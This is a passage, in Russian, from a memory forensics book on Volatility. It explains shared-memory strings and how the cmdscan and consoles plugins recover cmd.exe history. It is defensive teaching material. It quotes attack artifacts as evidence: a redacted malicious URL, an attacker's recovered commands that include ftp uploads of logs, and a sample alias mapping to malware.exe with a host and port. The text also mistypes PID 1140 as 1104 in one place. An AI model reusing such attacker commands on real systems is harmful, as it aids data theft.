• **Совместно используемые отображения файлов.** Аналогично предыдущему пункту, но совместно используемый файл не обязан быть DLL. Это может быть любой файл, содержимое которого совместно используется двумя или более процессами.

• **Именованная совместно используемая память.** Приложения также могут совместно использовать блоки памяти, не подкреплённые файлами на диске. Иными словами, это просто

произвольный набор страниц, который два или более процесса согласились использовать совместно.

Следующий сценарий показывает, как во время расследований можно использовать строки в совместно используемых страницах. В первом случае нам предоставили дамп памяти заражённой системы, но у нас был лишь один исходный фрагмент информации - заведомо вредоносный URL (`microsoft-REDACTED-info.com`). Мы извлекли строки и нашли несколько вхождений следующего вида:

```
376758331:1http://www.microsoft-REDACTED-info.com/mls/shrt4.gif
377655780:C:\Documents and Settings\Default User.WINDOWS\Local
    Settings\Temporary Internet Files\Content.IE5\G9E7C5ER\shrt4[2].gif
378837952:C:\Documents and Settings\Default User.WINDOWS\Local
    Settings\Temporary Internet Files\Content.IE5\G9E7C5ER\shrt4[2].gif
379197416:http://www.microsoft-REDACTED-info.com/mls/shrt4.gif
379197468:shrt4[2].gif
379197800:http://www.microsoft-REDACTED-info.com/mls/shrt4.gif
379197852:shrt4[2].gif
379198184:http://www.microsoft-REDACTED-info.com/mls/shrt4.gif
379198236:shrt4[2].gif
```

Обратите внимание, что понятие пространственной близости применимо и здесь: пути к временным файлам Интернета (например, `shrt4[2].gif`) видны и выше, и ниже вредоносного URL. Следующим шагом было выяснить, какой процесс или драйвер ядра отвечал за исходящие соединения. Для этого мы преобразовали строки с помощью Volatility. Результаты показаны в следующей команде:

```
$ python vol.py -f case24888.dmp --profile=Win2003SP2x86
   strings -s strings.txt

[snip]

1674e03b [1140:1000603b] 1http://www.microsoft-REDACTED-info.com/mls/shrt4.gif
168291e4 [1140:00ece1e4] C:\Documents and Settings\Default
    User.WINDOWS\Local Settings\Temporary Internet
    Files\Content.IE5\G9E7C5ER\shrt4[2].gif
16949bc0 [1140:00ecdbc0] C:\Documents and Settings\Default
    User.WINDOWS\Local Settings\Temporary Internet
    Files\Content.IE5\G9E7C5ER\shrt4[2].gif
169a17e8 [1140:00f267e8 980:046a67e8]
    http://www.microsoft-REDACTED-info.com/mls/shrt4.gif
169a181c [1140:00f2681c 980:046a681c] shrt4[2].gif
169a1968 [1140:00f26968 980:046a6968]
    http://www.microsoft-REDACTED-info.com/mls/shrt4.gif
169a199c [1140:00f2699c 980:046a699c] shrt4[2].gif
169a1ae8 [1140:00f26ae8 980:046a6ae8]
    http://www.microsoft-REDACTED-info.com/mls/shrt4.gif
169a1b1c [1140:00f26b1c 980:046a6b1c] shrt4[2].gif
```

Первые три строки находятся только в памяти процесса с PID 1140. Остальные найдены и в 1140, и в 980. Когда процессы совместно используют одну страницу, Volatility включает в квадратные скобки несколько пар `PID:ADDRESS`. На этом этапе можно поспешно решить, что оба процесса заражены одной и той же вредоносной программой, но это неверно. Чтобы выяснить причину, сначала определите, с какими двумя процессами вы имеете дело:

```
$ python vol.py -f case24888.dmp --profile=Win2003SP2x86
    pslist -p 1140,980

Volatility Foundation Volatility Framework 2.4
Offset(V)  Name            PID   PPID   Thds   Hnds  Start
---------- ------------- ------ ------ ------ -----  -------------------------
0x898b74e8 svchost.exe    980    540     60  1980   2010-10-13 19:55:38 UTC+0000
0x89841d88 spoolsv.exe   1140    540     13   218   2010-10-13 19:55:44 UTC+0000
```

Эти два процесса - `svchost.exe` (980) и `spoolsv.exe` (1140). Самая первая показанная строка была найдена по виртуальному адресу `0x1000603b` в памяти `spoolsv.exe`.

Чтобы получить дополнительные сведения об этом адресе, выполните обратный поиск и определите, занимают ли это пространство какие-либо DLL. Как показано в следующем выводе, `winpugtr.dll` начинается по адресу `0x10000000` и простирается до `0x1000a000`, полностью охватывая адрес первой строки:

```
$ python vol.py -f case24888.dmp --profile=Win2003SP2x86 dlllist -p 1140
Volatility Foundation Volatility Framework 2.4
************************************************************************
spoolsv.exe pid:   1140
Command line : C:\WINDOWS\system32\spoolsv.exe
Service Pack 2

Base             Size  LoadCount Path
---------- ---------- ---------- ----
[snip]
0x10000000     0xa000        0x1 C:\WINDOWS\system32\winpugtr.dll
[snip]
```

Теперь, когда вы точно знаете, какая DLL содержит строку, её можно выгрузить из памяти и подтвердить результат, как показано здесь:

```
$ python vol.py -f case24888.dmp --profile=Win2003SP2x86
    dlldump -p 1140 -b 0x10000000 -D OUTDIR

Volatility Foundation Volatility Framework 2.4
Process(V) Name                 Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x89841d88 spoolsv.exe          0x010000000 winpugtr.dll         OK:
  module.1140.9841d88.10000000.dll

$ strings -a OUTDIR/module.1140.9841d88.10000000.dll
[snip]
GetProcAddress
LoadLibraryA
winpugtr.dll
ServiceMain
1http://www.microsoft-REDACTED-info.com/mls/shrt4.gif
Google Adv
VS_VERSION_INFO
[snip]
```

Показанных к этому моменту свидетельств было достаточно, чтобы мы окончательно установили: `spoolsv.exe` с PID 1104 размещал вредоносную (возможно, внедрённую) DLL. Но что насчёт PID 980? Он также содержит ссылки на тот же URL, находящийся в страницах, совместно используемых двумя процессами. Размещает ли PID 980 внедрённый код? Внимательно рассмотрите виртуальные адреса совместно используемых страниц в PID 1104, и вы увидите, что все они находятся в диапазоне `0x00f26XXX`. В PID 980 все они находятся в диапазоне `0x046a6XXX`. Никакие DLL не занимали эти диапазоны ни в одном из процессов, поэтому мы перешли к другим видам анализа, например к извлечению кешированных записей истории Интернета. Ниже приведён вывод плагина `iehistory` для PID 980:

```
$ python vol.py -f case24888.dmp --profile=Win2003SP2x86
      iehistory -p 1140,980

[snip]

**************************************************
Process: 980 svchost.exe
Cache type "URL " at 0x46a6780
Record length: 0x180
Location: http://www.microsoft-REDACTED-info.com/mls/shrt4.gif
Last modified: 2010-07-14 01:05:16 UTC+0000
Last accessed: 2010-09-21 03:03:10 UTC+0000
File Offset: 0x180, Data Offset: 0x9c, Data Length: 0xac
File: shrt4[2].gif
Data: HTTP/1.1 200 OK^M
```

```
ETag: "1c8428-5ac-48b4e9424eb00"^M
Content-Length: 1452^M
Content-Type: image/gif^M
^M
~U:system^M

**********************************************
Process: 980 svchost.exe
Cache type "URL " at 0x46a6900
Record length: 0x180
Location: http://www.microsoft-REDACTED-info.com/mls/shrt4.gif
Last modified: 2010-07-14 01:05:16 UTC+0000
Last accessed: 2010-10-23 20:25:29 UTC+0000
File Offset: 0x180, Data Offset: 0x9c, Data Length: 0xac
File: shrt4[2].gif
Data: HTTP/1.1 200 OK^M
ETag: "1c8428-5ac-48b4e9424eb00"^M
Content-Length: 1452^M
Content-Type: image/gif^M
^M
~U:system^M
```

Ссылки этого процесса на вредоносный URL находятся в диапазоне `0x046a6XXX`, потому что именно там отображено его представление кешированного файла истории IE (`index.dat`). Это не означает, что PID 980 инициировал загрузку `shrt4.gif` с `www.microsoft-REDACTED-info.com` или каким-либо образом участвовал в ней. Это означает лишь то, что оба процесса отображают файл истории способом, допускающим совместное использование содержимого. Отображение автоматически настраивается `wininet.dll` при её загрузке в процесс.

Подводя итог изученному, прежде чем делать выводы, учитывайте причины, по которым процессы совместно используют память. Если несколько процессов обращаются к физической странице, содержащей свидетельство, это не означает автоматически, что все процессы заражены или вообще осведомлены о подозрительных данных. Аналогичным образом, антивирусные продукты часто оставляют следы своих баз сигнатур или даже чёрных списков URL в различных процессах. Из-за этого может показаться, что такие процессы размещают внедрённый код, хотя на самом деле они совершенно безвредны.

История команд

В отличие от оболочки bash в системах UNIX, командная оболочка Microsoft (`cmd.exe`) не имеет возможности записывать команды в файл истории. Отсутствие таких свидетельств традиционно затрудняло, а то и делало невозможным анализ деятельности неавторизованных пользователей на основании использования ими командной оболочки. Однако, как вы вскоре увидите, командная архитектура Windows включает не только `cmd.exe`, и в ней совершенно точно существует механизм (целиком основанный на памяти) для хранения и извлечения команд, введённых в оболочку. Основное внимание в этом разделе уделено тому, как найти эти данные и использовать их в криминалистических расследованиях.

Примечание.

В рецепте 9-15 книги Malware Analyst's Cookbook был представлен новый подход (включая полный исходный код) к добавлению файлового журналирования в командные оболочки Windows. Это была специально скомпилированная версия `cmd.exe`, созданная нами на основе проекта ReactOS, и она записывала все команды в текстовый файл. Это особенно полезно в песочницах и ловушках, но имеет свои ограничения. Главная проблема заключается в том, что оболочку необходимо заблаговременно установить в системе жертвы, а это возможно не всегда. Мы действительно получили сообщения от нескольких системных администраторов, которые установили эту оболочку на ноутбуки сотрудников перед их зарубежными поездками, а после возвращения проверили журналы.

Цели анализа

Ваши цели таковы:

• **Восстановить команды из завершившихся оболочек.** Узнайте, как плагин Volatility `cmdscan` может находить команды, выполненные оболочками `cmd.exe`, даже после завершения процесса.
• **Извлечь полные буферы ввода и вывода консоли.** Видеть команды злоумышленника полезно, но это всё равно что слышать только одну сторону разговора. Плагин `consoles` также может вывести ответ системы жертвы, поэтому вы сможете увидеть всё, что видел злоумышленник, как если бы сидели за консолью.
• **Перечислить и преобразовать псевдонимы.** Псевдонимы позволяют сопоставить исходную строку с целевой. Иными словами, пользователи могут связать `abc` с `c:\windows\system32\malware.exe --port=8080 --host=1.2.3.4`. Когда они вводят `abc` в командной строке, в действительности выполняется целевая строка. При извлечении истории команд вы увидите только `abc`, что для вас бессмысленно, если вы не можете его преобразовать.
• **Восстановить деятельность пользователя.** Вы увидите ценность восстановления истории команд и узнаете, как применять его в практических криминалистических случаях.

Командная архитектура Windows

`cmd.exe` - консольное приложение (не-GUI-приложение, работающее на рабочем столе). Тем не менее ему приходится выполнять действия GUI, например сворачивать своё окно, отвечать на запросы копирования и вставки и прокручивать экранный буфер. До Windows 7 всю эту необходимую функциональность GUI обеспечивал в качестве посредника процесс `csrss.exe`, работающий с привилегиями SYSTEM. Однако такая модель подвергала `csrss.exe` воздействию вредоносных оконных сообщений, отправляемых приложениями с меньшими привилегиями (см. раздел `Вредоносное использование окон` в главе 14). Начиная с Windows 7 Microsoft представила процесс узла консоли (`conhost.exe`), который принял на себя те же обязанности в командной архитектуре, что прежде выполнял `csrss.exe`, но работает с разрешениями пользователя, запустившего командную оболочку.

Примечание.

Дополнительные сведения о переходе от `csrss.exe` к `conhost.exe` см. в статье Windows 7/Windows Server 2008 R2: Console Host: blogs.technet.com.

Главный вывод из предыдущего обсуждения состоит в том, что команды, вводимые в `cmd.exe`, обрабатываются `csrss.exe` или `conhost.exe` в зависимости от целевой платформы. Иными

словами, cmd.exe в действительности является лишь клиентом в клиент-серверной архитектуре. Поэтому даже если злоумышленник закрывает командную оболочку и cmd.exe завершается, велика вероятность, что выполненные клиентом команды можно найти в памяти сервера. Как упоминалось ранее, до Windows 7 сервером был csrss.exe, который всегда активен, пока компьютер включён. Поэтому команды сохраняются достаточно хорошо. Фактически сервер не просто передаёт данные для клиента; он действительно поддерживает клиентский буфер истории и копию текущего содержимого экрана (например, всего, что отображается в консоли cmd.exe).

Модули и функции консоли

До Windows 7, хотя серверную сторону командной архитектуры обеспечивал csrss.exe, учёт в действительности реализовывала winsrv.dll, работавшая внутри CSRSS. В более новых версиях Windows большая часть этого кода была просто перенесена в conhost.exe. В этих модулях можно найти различные недокументированные (и неэкспортируемые) функции, помогающие понять, как свидетельства команд злоумышленника извлекаются из памяти. Вот несколько наиболее значимых функций:

• SrvAllocConsole: создаёт новую консоль. Каждая консоль может иметь несколько экранов, историй команд и псевдонимов.
• AllocateCommandHistory: создаёт новый буфер истории команд. Каждый буфер содержит команды, введённые в оболочку, вплоть до заданного максимального количества.
• AddCommand: добавляет новую команду в буфер истории. По умолчанию эта функция использует FindMatchingCommand и RemoveCommand, чтобы не хранить дубликаты одной и той же команды.
• FindCommandHistory: получив дескриптор процесса, эта функция перебирает список историй команд консоли, пока не найдёт историю нужного процесса.
• SrvAddConsoleAlias: добавляет псевдоним команды в консоль.

Карта структур данных

На схеме рисунка 17-1 показаны основные структуры, участвующие в хранении историй команд в памяти. До Windows 7 глобальная переменная _ConsoleHandles в модуле winsrv.dll указывала на массив структур _CONSOLE_INFORMATION. Теперь этим символом является _gConsoleInformation в conhost.exe. Информация консоли содержит члены, ведущие к двусвязному списку буферов истории (_COMMAND_HISTORY) и указателю на односвязный список экранов (_SCREEN_INFORMATION).

Каждый буфер истории имеет набор команд (_COMMAND), по одной для каждой команды, введённой в оболочку, вплоть до заданного максимального размера буфера. Экраны содержат список структур _ROW, в котором количество строк равно высоте окна консоли, а количество символов в каждой строке равно его ширине. Как показано на рисунке 17-1, если обойти структуры данных и сосредоточиться на _COMMAND_HISTORY, именно так восстанавливаются основные команды. Однако если сосредоточиться на _SCREEN_INFORMATION, будет найдено всё содержимое экрана, включающее как ввод, так и вывод.




Figure 17-1: A diagram of the critical structures involved in maintaining consoles and command histories

Рисунок 17-1. Схема критически важных структур, участвующих в поддержании консолей и историй команд

Структуры данных

Теперь, когда вы увидели высокоуровневую взаимосвязь соответствующих структур, ниже приведён список их членов (для 64-битной системы Windows 7):

```
>>> dt("_CONSOLE_INFORMATION")
'_CONSOLE_INFORMATION'
0x28  : ProcessList            ['_LIST_ENTRY']
0xe0  : CurrentScreenBuffer    ['pointer', ['_SCREEN_INFORMATION']]
0xe8  : ScreenBuffer           ['pointer', ['_SCREEN_INFORMATION']]
0x148 : HistoryList            ['_LIST_ENTRY']
0x158 : ExeAliasList           ['_LIST_ENTRY']
0x168 : HistoryBufferCount     ['unsigned short']
0x16a : HistoryBufferMax       ['unsigned short']
0x16c : CommandHistorySize     ['unsigned short']
0x170 : OriginalTitle          ['pointer', ['String', {'length': 256,
 'encoding': 'utf16'}]]
0x178 : Title                  ['pointer', ['String', {'length': 256,
 'encoding': 'utf16'}]]

>>> dt("_SCREEN_INFORMATION")
'_SCREEN_INFORMATION'
0x8   : ScreenX       ['short']
0xa   : ScreenY       ['short']
0x48  : Rows          ['pointer', ['array', lambda x: x.ScreenY, ['_ROW']]]
0x128 : Next          ['pointer', ['_SCREEN_INFORMATION']]

>>> dt("_ROW")
```

```
'_ROW'
0x8   : Chars    ['pointer', ['String', {'length': 256, 'encoding': 'utf16'}]]

>>> dt("_COMMAND_HISTORY")
'_COMMAND_HISTORY'
0x0   : ListEntry         ['_LIST_ENTRY']
0x10  : Flags             ['Flags', {'bitmap': {'Reset': 1, 'Allocated': 0}}]
0x18  : Application       ['pointer', ['String', {'length': 256,
 'encoding': 'utf16'}]]
0x20  : CommandCount      ['short']
0x22  : LastAdded         ['short']
0x24  : LastDisplayed     ['short']
0x26  : FirstCommand      ['short']
0x28  : CommandCountMax   ['short']
0x30  : ProcessHandle     ['address']
0x38  : PopupList         ['_LIST_ENTRY']
0x48  : CommandBucket     ['array', lambda x: x.CommandCount, ['pointer',
 ['_COMMAND']]]

>>> dt("_COMMAND")
'_COMMAND'
0x0   : CmdLength   ['unsigned short']
0x2   : Cmd         ['String', {'length': lambda x: x.CmdLength,
 'encoding': 'utf16'}]
```

Ключевые моменты

Ключевые моменты для `_CONSOLE_INFORMATION` таковы:

• `ProcessList`: двусвязный список структур `_CONSOLE_PROCESS` - по одной для каждого из процессов, подключённых к консоли. К одной консоли можно подключить несколько процессов, обычно вследствие наследования от родительского процесса или дублирования дескриптора консоли другого процесса (см. API `AttachConsole`).
• `CurrentScreenBuffer` и `ScreenBuffer`: в одной консоли может быть несколько экранных буферов. `ScreenBuffer` указывает на односвязный список всех доступных экранов. `CurrentScreenBuffer` указывает на экран, отображаемый в данный момент.
• `HistoryList`: двусвязный список структур `_COMMAND_HISTORY`.
• `ExeAliasList`: двусвязный список всех псевдонимов исполняемых файлов, добавленных в консоль.
• `HistoryBufferCount`: текущее количество структур истории команд в `HistoryList`.
• `HistoryBufferMax`: максимальное количество структур истории команд, поддерживаемое `HistoryList`. Значение по умолчанию - 4.
• `CommandHistorySize`: размер истории команд. Иными словами, это максимальное количество команд, которое можно сохранить в `_COMMAND_HISTORY`, прежде чем начнётся циклический переход и перезапись более старых записей. Значение по умолчанию - 50.
• `Title`: заголовок окна консоли. Например, во многих случаях это просто путь к `cmd.exe`, поскольку именно его вы видите в левом верхнем углу окна консоли. Однако при запуске команд из консоли заголовок меняется на новую команду (включая все переданные аргументы).

Ключевые моменты для `_SCREEN_INFORMATION` таковы:

• `ScreenX`: ширина в символах строк, отображаемых консолью. Значение по умолчанию - 80.
• `ScreenY`: высота экранного буфера (то есть количество поддерживаемых им строк). Значение по умолчанию - 300.
• `Rows`: указывает на массив структур `_ROW`, хранящих фактическое содержимое, отображаемое в экранном буфере. Размер массива равен `ScreenY`.
• `Next`: односвязный список, соединяющий различные экранные буферы консоли.

Ключевые моменты для `_COMMAND_HISTORY` таковы:

• `ListEntry`: двусвязный список, соединяющий все структуры истории команд, если существует более одной такой структуры.
• `Flags`: когда структура истории команд помечается для удаления, содержащиеся в ней команды не перезаписываются немедленно. Вместо этого данный член `Flags` просто устанавливается в `Reset`.
• `Application`: Unicode-имя приложения, подключённого к консоли.
• `CommandCount`: текущий размер буфера истории.
• `CommandCountMax`: максимальный размер буфера истории. Значение по умолчанию - 50, и оно должно совпадать с `_CONSOLE_INFORMATION.CommandHistorySize`. После достижения этого размера самые старые команды начинают перезаписываться.
• `ProcessHandle`: этот член идентифицирует процесс, подключённый к консоли. Хотя `Application` - лишь краткое имя процесса, может существовать несколько процессов с одним и тем же именем. Поэтому данный `ProcessHandle` указывает на `_CSR_PROCESS` (не показан), из которого можно получить адрес `_EPROCESS`.
• `CommandBucket`: этот набор (или массив) содержит `CommandCount` структур `_COMMAND` - по одной для каждой команды, которую пользователь ввёл в оболочку.

Настройки по умолчанию

Многие настройки окна консоли по умолчанию играют ключевую роль в том, как Volatility находит содержимое истории команд в памяти. Поэтому следует знать, где хранятся настройки по умолчанию и как их можно переопределить. Как показано на рисунке 17-2, ключ реестра `HKEY_CURRENT_USER\Console` является авторитетным источником большинства настроек. В частности, значения `HistoryBufferSize` и `NumberOfHistoryBuffers` напрямую соответствуют членам `CommandHistorySize` и `HistoryBufferMax` структуры `_CONSOLE_INFORMATION`. Volatility сканирует память в поисках этих значений, чтобы идентифицировать потенциальные структуры информации консоли.




Figure 17-2: The default command history settings are stored in each user's HKCU\Console key.

Рисунок 17-2. Настройки истории команд по умолчанию хранятся в ключе `HKCU\Console` *каждого пользователя*

В большинстве систем Windows количество буферов истории по умолчанию равно 4, а максимальное количество команд, которое может содержать каждый из них, равно 50. Пользователь может изменить настройки по умолчанию двумя способами. Во-первых, он может

просто переустановить соответствующие значения реестра. В таком случае для запроса изменённых настроек можно использовать API реестра Volatility (см. главу 10). Помните, что эти настройки находятся в `HKEY_CURRENT_USER`, поэтому их значения индивидуальны для каждого пользователя. Во-вторых, пользователи могут изменять настройки отдельно для каждой консоли, как показано на рисунке 17-3. Доступ к элементам редактирования можно получить, щёлкнув Properties -> Options -> Layout в окне `cmd.exe`.




Figure 17-3: You can change the default settings per-console by inspecting the cmd.exe window properties.

Рисунок 17-3. Настройки по умолчанию можно изменить отдельно для каждой консоли, изучив свойства окна `cmd.exe`

В этих окнах также отображаются настройки машины по умолчанию из реестра. При внесении изменений можно решить, применять их к одной консоли или ко всем будущим консолям соответствующего пользователя. В последнем случае настройки сохраняются в реестре. Поэтому, если пользователь изменяет настройки только для одной консоли и новые значения не сохраняются в реестре, определить новые значения значительно сложнее. В конечном счёте это может повлиять на вашу способность извлечь команды из памяти.

Поиск команд в памяти

Теперь, когда вы знакомы с командной архитектурой, соответствующими структурами данных и настройками по умолчанию, мы опишем, как находить свидетельства в памяти. Можно также прочитать исходную статью Ричарда М. Стивенса и Йогана Кейси Extracting Windows Command Line Details from Physical Memory: dfrws.org. Нынешние возможности Volatility основаны на их первоначальных результатах; в частности, они сканировали память `csrss.exe` в поисках размера истории команд по умолчанию (50) и рассматривали каждое совпадение как потенциальный член `_COMMAND_HISTORY.CommandCountMax`. Затем они выполняли ряд проверок правдоподобия окружающих членов структуры истории команд, чтобы исключить ложные срабатывания. Поскольку сканер основан на значении по умолчанию, которое можно изменить, теперь вы понимаете, почему предшествующее обсуждение значений по умолчанию столь важно.

> **Примечание.**
>
> Если запросить меню справки (`--help`) плагинов `cmdscan` или `consoles`, вы увидите, как изменять значения по умолчанию. Это позволяет настраивать сканеры в соответствии с изменёнными настройками. Однако если новые настройки вам неизвестны, команды всё равно можно восстановить неструктурированным способом, выполнив поиск регулярного выражения, связанного с приглашениями командной строки:

```
$ python vol.py -f mem.dmp yarascan --wide -Y "/C:\\\\.+>/"
```

Плагин CmdScan

Этот плагин больше всего похож на исходный плагин Стивенса и Кейси. Он находит все экземпляры значения размера истории команд по умолчанию (50) в страницах памяти, принадлежащих `csrss.exe` или `conhost.exe`, а затем выполняет проверки правдоподобия для надлежащей идентификации структур `_COMMAND_HISTORY`. Он циклически обходит массив `CommandBucket`, пытаясь найти записи, содержащие допустимые команды. В некоторых случаях, особенно после завершения клиентского `cmd.exe`, значение `CommandCount` может быть ненадёжным. Поэтому даже когда `CommandCount` равен нулю, что указывает на отсутствие команд в наборе, этот плагин перебирает все возможные ячейки от нуля до `CommandCountMax`. Часто он способен идентифицировать команды, выполненные в прошлом.

> **Примечание.**
>
> При полном переборе наборов команд очень трудно определить, являются ли полученные данные настоящей командой. В настоящее время в качестве одного из способов проверки мы сопоставляем заявленную длину команды (`_COMMAND.CmdLength`) с длиной строки, на которую указывает `_COMMAND.Cmd`. В лучшем случае можно восстановить исторические команды; в худшем - вы увидите несколько недопустимых строк.

В следующем выводе на подозреваемой машине с 2003 Server работают два процесса `csrss.exe` (PID 484 и 7888). Приложение с именем `CNTAoSMgr.exe`, являющееся компонентом Trend Micro OfficeScan, имеет доступную историю команд, но она никогда не использовалась. Значения `CommandCount` и `FirstCommand` равны нулю, а члены `LastAdded` и `LastDisplayed` равны -1. Именно это следует ожидать, если командная оболочка открыта, но не использовалась.

```
$ python vol.py -f iis_server.mem --profile=Win2003SP2x86 cmdscan
Volatility Foundation Volatility Framework 2.4
**************************************************
CommandProcess: csrss.exe Pid: 484
```

```
CommandHistory: 0x4e4ed8 Application: CNTAoSMgr.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0xf24
**************************************************
CommandProcess: csrss.exe Pid: 7888
CommandHistory: 0x4c2c30 Application: cmd.exe Flags: Allocated
CommandCount: 12 LastAdded: 11 LastDisplayed: 11
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x25c
Cmd #0 @ 0x4c1f90: d:
Cmd #1 @ 0xf41280: cd inetlogs
Cmd #2 @ 0xf412e8: cd w*46
Cmd #3 @ 0xf41340: type ex<REDACTED>.log | find "<REDACTED>.jpg" | find "GET"
Cmd #4 @ 0xf41b10: c:
Cmd #5 @ 0xf412a0: cd\windows\system32\<REDACTED>\sample
Cmd #6 @ 0xf41b20: ftp <REDACTED>.com
Cmd #7 @ 0xf41948: notepad ex<REDACTED>.log
Cmd #8 @ 0x4c2388: notepad ex<REDACTED>.log
Cmd #9 @ 0xf43e70: ftp <REDACTED>.com
Cmd #10 @ 0xf43fb0: dir
Cmd #11 @ 0xf41550: notepad ex<REDACTED>.log
```

Другой процесс CSRSS (PID 7888) размещает историю команд для `cmd.exe`, которая выглядит интереснее. Этот буфер истории в настоящее время содержит 12 команд. Как и все массивы в C, они имеют индексацию с нуля, поэтому последняя введённая команда с номером 11 является и последней добавленной, и последней отображённой. Далее можно увидеть полную команду, введённую злоумышленником, за исключением некоторых отредактированных полей, скрывающих личность жертвы. В данном случае злоумышленник получил доступ к IIS-серверу, открыл командную оболочку и начал перемещаться по журналам веб-доступа. В частности, злоумышленник искал запросы GET к определённому файлу с расширением JPEG, а затем загрузил несколько файлов журнала на FTP-сервер. Возможно, злоумышленник пытался собрать IP-адреса систем, обращавшихся к фишинговому URL.

Плагин Consoles

Лишь спустя несколько лет после исходного исследования Стивенса и Кейси мы поняли, сколько свидетельств всё ещё доступно в памяти `csrss.exe` и `conhost.exe`. Восстановление команд злоумышленника действительно показывает лишь одну сторону картины. Крайне важно знать, завершились ли команды успешно, и если да, то какие именно данные система жертвы раскрыла злоумышленнику. В этом и состоит преимущество плагина `consoles`. Вместо сканирования в поисках структур истории команд, как это делает `cmdscan`, он ищет информацию консоли (`_CONSOLE_INFORMATION`). Благодаря этому он получает доступ к экранным буферам, которые содержат все строки ввода и вывода, помещающиеся в текущую ширину и высоту окна консоли.

Как показано в следующей команде, плагин `consoles` может выдавать очень многословный вывод и поможет гораздо лучше понять действия злоумышленника. Сначала он отображает историю команд, а затем выгружает весь экранный буфер. Обратите внимание, что координата Y буфера (его высота) была увеличена с значения по умолчанию 300 до 3000. Таким образом, изменения злоумышленника заставили оболочку сохранить в 100 раз больше свидетельств, чем она обычно сохраняла бы!

```
$ python vol.py -f iis_server.mem --profile=Win2003SP2x86 consoles
Volatility Foundation Volatility Framework 2.4

[snip]

